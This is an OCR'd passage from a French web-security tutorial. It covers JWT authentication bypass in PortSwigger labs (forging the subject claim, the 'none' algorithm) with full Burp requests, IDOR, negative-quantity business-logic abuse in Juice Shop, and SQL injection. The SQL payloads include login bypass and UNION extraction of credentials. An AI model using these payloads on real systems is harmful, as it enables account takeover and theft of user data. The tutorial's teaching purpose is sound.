1 GET /my-account?id=wiener HTTP/1.1
2 Host: 0a53009303cf4ec5c0397ddb00120085.web-security-academy.net
3 Cookie: session=
eyJraWQiOiI4MGFmZTQ4NSO2Mjk2LTQ1ZDUtYTcwYiO1ZTk5N2MyMmVkNGEiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3JO
c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY3MjQ2ODUzOXO.mwWns1pVoaAYDMW4iEO1fNFH1df9Y8LHJAMAODHvP
2ts5tMQ5cPitOhPnScuyMKay8qOhewGfeTdtQi65mIjJKM9puAnZ8nOj3Zb6w9HgJXqpQleEbAZ4tI6MAI2_kBdVgKETCSNsg
AtQWDtrNh3pO-ejlad7LfDAg1iVMXBtZfvX2hTovK1S3yUTQ5ilkITOyKsKWg1c3NirjbUWedYM2jObF1z8xeO6bSto12ReQP
3FOOOR4woZA7fQ9x81gYni13eFDutsnFiF31Udh2_SMeC18Oct7VylYbd_OSPVJxYTi8gkTv4Yw52-jFH-2XYVYpQ4Ktxm2Wn
9wNrqojjew
4 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.125 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a53009303cf4ec5c0397ddb00120085.web-security-academy.net/my-account
15 Accept-Encoding: gzip, deflate
16 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18
19
```

On sélectionne la deuxième partie du jeton que l'on décode en Base64 :

Selected text

```
eyJpc3MiOiJwb3JOc3dpZ2dlciIs
InN1YiI6IndpZW5lciIsImV4cCI6
MTY3MjQ2ODUzOXO
```


Decoded from: URL encoding

```
eyJpc3MiOiJwb3JOc3dpZ2dlciIs
InN1YiI6IndpZW5lciIsImV4cCI6
MTY3MjQ2ODUzOXO
```

Decoded from: Base64

```
{"iss":"portswigger","sub":"
wiener","exp":1672468539}
```

On remplace l'utilisateur *wiener* par *administrator* puis on clique sur *Apply changes* :




```
1  GET /my-account?id=wiener HTTP/1.1
2  Host: 0a53009303cf4ec5c0397ddb00120085.web-security-academy.net
3  Cookie: session=
   eyJraWQiOiI4MGFmZTQ4NSO2Mjk2LTQ1ZDUtYTcwYiO1ZTk5N2MyMmVkNGEiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3JO
   c3dpZ2dlciIsInN1YiI6ImFkbWluaXNOcmFOb3IiLCJleHAiOjE2NzIONjg1Mzl9.mwWns1pVoaAYDMW4iEO1fNFH1df9Y8LH
   JAMAODHvP2ts5tMQ5cPitOhPnScuyMKay8qOhewGfeTdtQi65mIjJKM9puAnZ8nOj3Zb6w9HgJXqpQleEbAZ4tI6MAI2_kBdV
   gKETCSNsgAtQWDtrNh3pO-ejlad7LfDAg1iVMXBtZfvX2hTovK1S3yUTQ5ilkITOyKsKWglc3NirjbUWedYM2jObF1z8xeO6b
   Sto12ReQP3FOOOR4woZA7fQ9x81gYni13eFDutsnFiF31Udh2_SMeC18Oct7VylYbd_OSPVJxYTi8gkTv4Yw52-jFH-2XYVYp
   Q4Ktxm2Wn9wNrqojjew
4  Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/108.0.5359.125 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
   application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a53009303cf4ec5c0397ddb00120085.web-security-academy.net/my-account
15 Accept-Encoding: gzip, deflate
16 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18
19
```

On modifie ensuite la requête GET en la dirigeant vers le répertoire **/admin**.

Request


Pretty Raw Hex \n

```
1  GET /admin HTTP/1.1
2  Host: 0a53009303cf4ec5c0397ddb00120085.web-security-academy.net
3  Cookie: session=
   eyJraWQiOiI4MGFmZTQ4NSO2Mjk2LTQ1ZDUtYTcwYiO1ZTk5N2MyMmVkNGEiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3JO
   c3dpZ2dlciIsInN1YiI6ImFkbWluaXNOcmFOb3IiLCJleHAiOjE2NzIONjg1Mzl9.mwWns1pVoaAYDMW4iEO1fNFH1df9Y8LH
   JAMAODHvP2ts5tMQ5cPitOhPnScuyMKay8qOhewGfeTdtQi65mIjJKM9puAnZ8nOj3Zb6w9HgJXqpQleEbAZ4tI6MAI2_kBdV
   gKETCSNsgAtQWDtrNh3pO-ejlad7LfDAg1iVMXBtZfvX2hTovK1S3yUTQ5ilkITOyKsKWglc3NirjbUWedYM2jObF1z8xeO6b
   Sto12ReQP3FOOOR4woZA7fQ9x81gYni13eFDutsnFiF31Udh2_SMeC18Oct7VylYbd_OSPVJxYTi8gkTv4Yw52-jFH-2XYVYp
   Q4Ktxm2Wn9wNrqojjew
4  Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/108.0.5359.125 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
   application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a53009303cf4ec5c0397ddb00120085.web-security-academy.net/my-account
15 Accept-Encoding: gzip, deflate
16 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18
19
```

La réponse reçue par le repeater contient le lien tant convoité :

Je modifie à nouveau, dans le repeater, la requête GET en y introduisant le lien de suppression ci-dessus :

Réussite de notre attaque du jeton JWT :




Contournement de l'authentification JWT via une vérification de signature erronée

Ce second labo est réalisable sur le site de PortSwigger (JWT authentication bypass via flawed signature verification).


On va ici remplacer l'algorithme utilisé par la valeur *none*, pour ensuite supprimer la troisième partie du jeton devenue inutile. Il ne restera plus qu'à remplacer le nom d'utilisateur par celui de l'administrateur pour exécuter une action en son nom.

Le but du labo est identique à celui du chapitre précédent.


Interception avec Burp de la requête après connexion, que l'on envoie dans le repeater :




On place alors le proxy en OFF.



On va ici indiquer dans la première partie du jeton qu'aucun algorithme de chiffrement ne doit être utilisé :







On clique ensuite sur *Apply changes*.

La requête est modifiée en conséquence :

On sélectionne ensuite la seconde partie du jeton JWT :




On y remplace *wiener* par le mot *administrator* et on applique les changements :




Le cookie est modifié en conséquence. Nous modifions alors la requête GET pour la diriger vers le répertoire /admin :

La réponse s'affiche dans le repeater et contient à nouveau le lien attendu :

Nous modifions encore une fois la requête GET pour la diriger vers ce lien de suppression :





Réussite de notre seconde attaque du jeton JWT.

La vulnérabilité de référence d'objet direct non sécurisée (IDOR)

La vulnérabilité IDOR (= Insecure Direct Object Reference) est dangereuse car elle peut permettre à un attaquant de :

- ➔ **Voler vos données personnelles et/ou les modifier**
- ➔ **Contourner l'authentification**
- ➔ **Prendre contrôle de votre compte**

https://boutique.com/display.php?facture=2450

Si en remplaçant le numéro de facture 2450 par 2435, vous pouvez accéder à la facture de quelqu'un d'autre, vous aurez découvert une vulnérabilité IDOR.

https://mon-site.net/account.php?id=125

Si en remplaçant l'identifiant du compte par 122, vous pouvez accéder au compte de quelqu'un d'autre, vous aurez à nouveau découvert une vulnérabilité IDOR.

On peut même imaginer que vous deveniez administrateur avec le bon identifiant, par exemple :

https://mon-site.net/account.php?id=1

Les requêtes ci-dessus sont des requêtes GET, mais il est évidemment également possible de découvrir, avec Burp, une vulnérabilité IDOR avec la méthode POST ! Il suffira de modifier le paramètre de la requête dans le repeater.

CONTRE-MESURES :

- ➔ **Gérer correctement les autorisations d'accès.**
- ➔ **Remplacer les identifiants auto-incrémentés par des identifiants générés aléatoirement.**

Comment mettre en évidence l'IDOR si les identifiants sont imprévisibles

1. **On crée sur le site deux comptes (par exemple pour Luc et Robert)**
2. **On se connecte au compte de Luc**
3. **On remplace l'id de Luc par celui de Robert (que l'on connait)**
4. **Si on a accès au compte de Robert sans s'être authentifié, on possède notre PoC (Proof of Concept)**

La vulnérabilité de type Business Logic

Pour expliquer ce type de vulnérabilité, prenons une requête POST lors de l'achat d'un article sur une boutique en ligne :

Le paramètre de la requête POST pour l'achat d'un ordinateur coûtant 1200 € est :

productId=125&quantity=1

Nous aurons une vulnérabilité de type Business Logic si un attaquant peut modifier avec succès la requête comme suit :

productId=125&quantity=-1

La quantité devenant négative, le compte de l'utilisateur sera crédité de 1200 €. Il sera alors possible pour notre attaquant d'acheter un autre ordinateur coûtant, par exemple 1450 € en ne payant au final que 250 €.

Voici cette technique utilisée dans l'application vulnérable Juice-Shop :

Après modification de la requête POST dans le repeater de Burp (la quantité de jus de pomme achetés est fixée à -100), le solde du compte me permet d'acheter pour 199 € de marchandises sans devoir rien payer. Vous imaginez la dangerosité de ce type d'attaque dans le monde réel…

Injection SQL (SQLi) : introduction


Le langage SQL permet d'interagir avec les bases de données utilisées par les sites web.

Les injections SQL (SQLi) permettent d'injecter des instructions SQL sur le serveur afin qu'elles soient exécutées par ce dernier. Cela arrive lorsque les entrées ne sont pas validées et filtrées correctement.

Le hacker peut alors avoir accès aux bases de données du site (et donc aux informations sensibles qu'elles contiennent) et même faire des uploads de fichiers.

VOCABULAIRE SQL	
VERBES SQL	
SELECT	récupère une donnée dans une table
INSERT	ajoute une donnée dans une table
DELETE	supprime une donnée dans une table
UPDATE	modifie une donnée dans une table
DROP	supprime une table
UNION	combine des données de plusieurs tables
AUTRES TERMES COMMUNS	
WHERE	filtre des enregistrements en fonction d'une seule condition
AND/OR/NOT	filtre des enregistrements en fonction de multiples conditions
ORDER BY	trie les enregistrements en ordre croissant ou décroissant
CARACTÈRES SPÉCIAUX	
' et "	délimiteurs de chaîne
- -, /* et #	délimiteurs de commentaire
* et %	*wildcards*
;	termine une déclaration SQL

OPÉRATIONS IMPORTANTES DANS UNE BASE DE DONNÉES SQL (**CRUD**)	
Create	CREATE TABLE *table_name* (*column1 datatype*, *column2 datatype*, *column3 datatype*, ...);
Read	SELECT *column1*, *column2, ...* FROM *table_name*; SELECT * FROM *table_name WHERE column2 = valueX*;
Update	UPDATE *table_name* SET *column1 = value1*, *column2 = value2*, ... WHERE *condition*;
Destroy	DELETE FROM *table_name* WHERE *condition*;

SQL : JOINTURE POUR LIER PLUSIEURS TABLES	
	SELECT *column_name(s)* FROM *table1* INNER JOIN *table2* ON *table1.column_name = table2.column_name*;

PRIMARY KEY / FOREIGN KEY (MYSQL)

Table **personnes** :

PersonID	LastName	FirstName	Age
1	Colin	Robert	85
2	Joly	Luc	52
3	Michiels	Marcel	22

Table **commandes** :

OrderID	OrderNumber	PersonID
1	83157	2
2	13573	2
3	87365	1
4	41257	3

PRIMARY KEY

```
CREATE TABLE Personnes (
    ID int NOT NULL,
    LastName varchar(255) NOT NULL,
    FirstName varchar(255),
    Age int,
    PRIMARY KEY (ID)
);
```

FOREIGN KEY

```
CREATE TABLE commandes (
    OrderID int NOT NULL,
    OrderNumber int NOT NULL,
    PersonID int,
    PRIMARY KEY (OrderID),
    FOREIGN KEY (PersonID) REFERENCES Personnes(PersonID)
);
```

Soit l'instruction suivante :

select * from accounts where username = 'max' and password = 'test123'

Si l'injection SQL est possible, il me suffira de mettre, dans le formulaire de login, le password suivant :

' or 1=1 # (ou : **' or 1=1 -- -**, ou encore : **' or '1'='1**)

Résultat : je bypasse le login

Si j'entre l'username suivant :

admin' # (ou **admin' -- -**)

Résultat : je bypasse à nouveau le login mais cette fois, je suis carrément connecté avec le compte 'admin' (si ce compte existe) sans pourtant connaître son mot de passe…

Soit l'instruction suivante :

select Name, Description from Products where ID = '$id'

- **Si je tape comme valeur pour $id : ' or 'a' = 'a : la base de données sélectionnera tous les éléments de la table Products**
- **Si je tape comme valeur pour $id : ' union select Username, Password from Accounts where 'a' = 'a : les usernames et passwords seront sélectionnés**

Classification des injections SQL	
In-band SQLi **On attend une réponse de la cible**	Error-based SQLi (réponse = erreurs)
	Union-based SQLi (réponse = données)
Blind SQLi = Inferential SQLi **On observe le comportement de la cible**	Boolean-based SQLi
	Time-based SQLi
Out-of-band SQLi	

Classification des injections SQL (SQLi)

In-band SQLi ➔ **SQLi classiques**	**Error-based SQLi** Force la base de données à exécuter des opérations en vue d'obtenir des messages d'erreur qui procureront des informations sur la base.
	Union-based SQLi On joint une requête forgée à la requête originale en combinant plusieurs commandes SELECT avec la commande UNION. Le résultat de la requête forgée sera joint à celui de la requête initiale.

Blind SQLi ➔ **pas de messages d'erreur,** ➔ **technique assez lente**	**Boolean-based blind SQLi** Retourne un résultat différent selon que la requête renvoie VRAI ou FAUX.
	Time-based blind SQLi Le temps de réponse à la requête indique si celle-ci retourne VRAI ou FAUX. On utilise la commande sleep(x) = attendre x secondes(s).

Out-of-band SQLi ➔ **assez rare**	Ce type d'attaque est une alternative à l'attaque time-based dans le cas où le temps de réponse à la requête est fort variable à cause d'une instabilité du système.

Exploiter une union-based SQLi

On utilise ici la commande UNION qui combine le résultat de deux ou plusieurs SELECT.

Attention : les SELECTS reliés par un UNION doivent avoir le même nombre de champs (colonnes). On découvre le nombre de colonnes par itération :

9' UNION SELECT NULL ; -- -

9' UNION SELECT NULL, NULL ; -- -

…

Et ainsi de suite jusqu'à ce qu'il n'y ait plus d'erreur !

Pour trouver le nombre de colonnes (par exemple 3), on peut aussi taper :

' order by 1 -- - **PAS D'ERREUR !**
' order by 2 -- - **PAS D'ERREUR !**
' order by 3 -- - **PAS D'ERREUR !**
' order by 4 -- - **ERREUR !**

Mais comment faire si l'application n'affiche pas d'erreur ? Dans ce cas, on débute par un ID valide (par exemple 11). On sait que l'ID est valide parce que, par exemple, une image s'affiche.

11' **(l'image s'affiche)**

SYNTAXE :

SELECT colonne1, colone2 FROM table order by colonne1

Puis :

11' UNION SELECT NULL ; -- - **(l'image ne s'affiche plus)**

…

11' UNION SELECT NULL, NULL, NULL; -- - **(l'image s'affiche de nouveau)**

Conclusion : il y a donc trois colonnes !

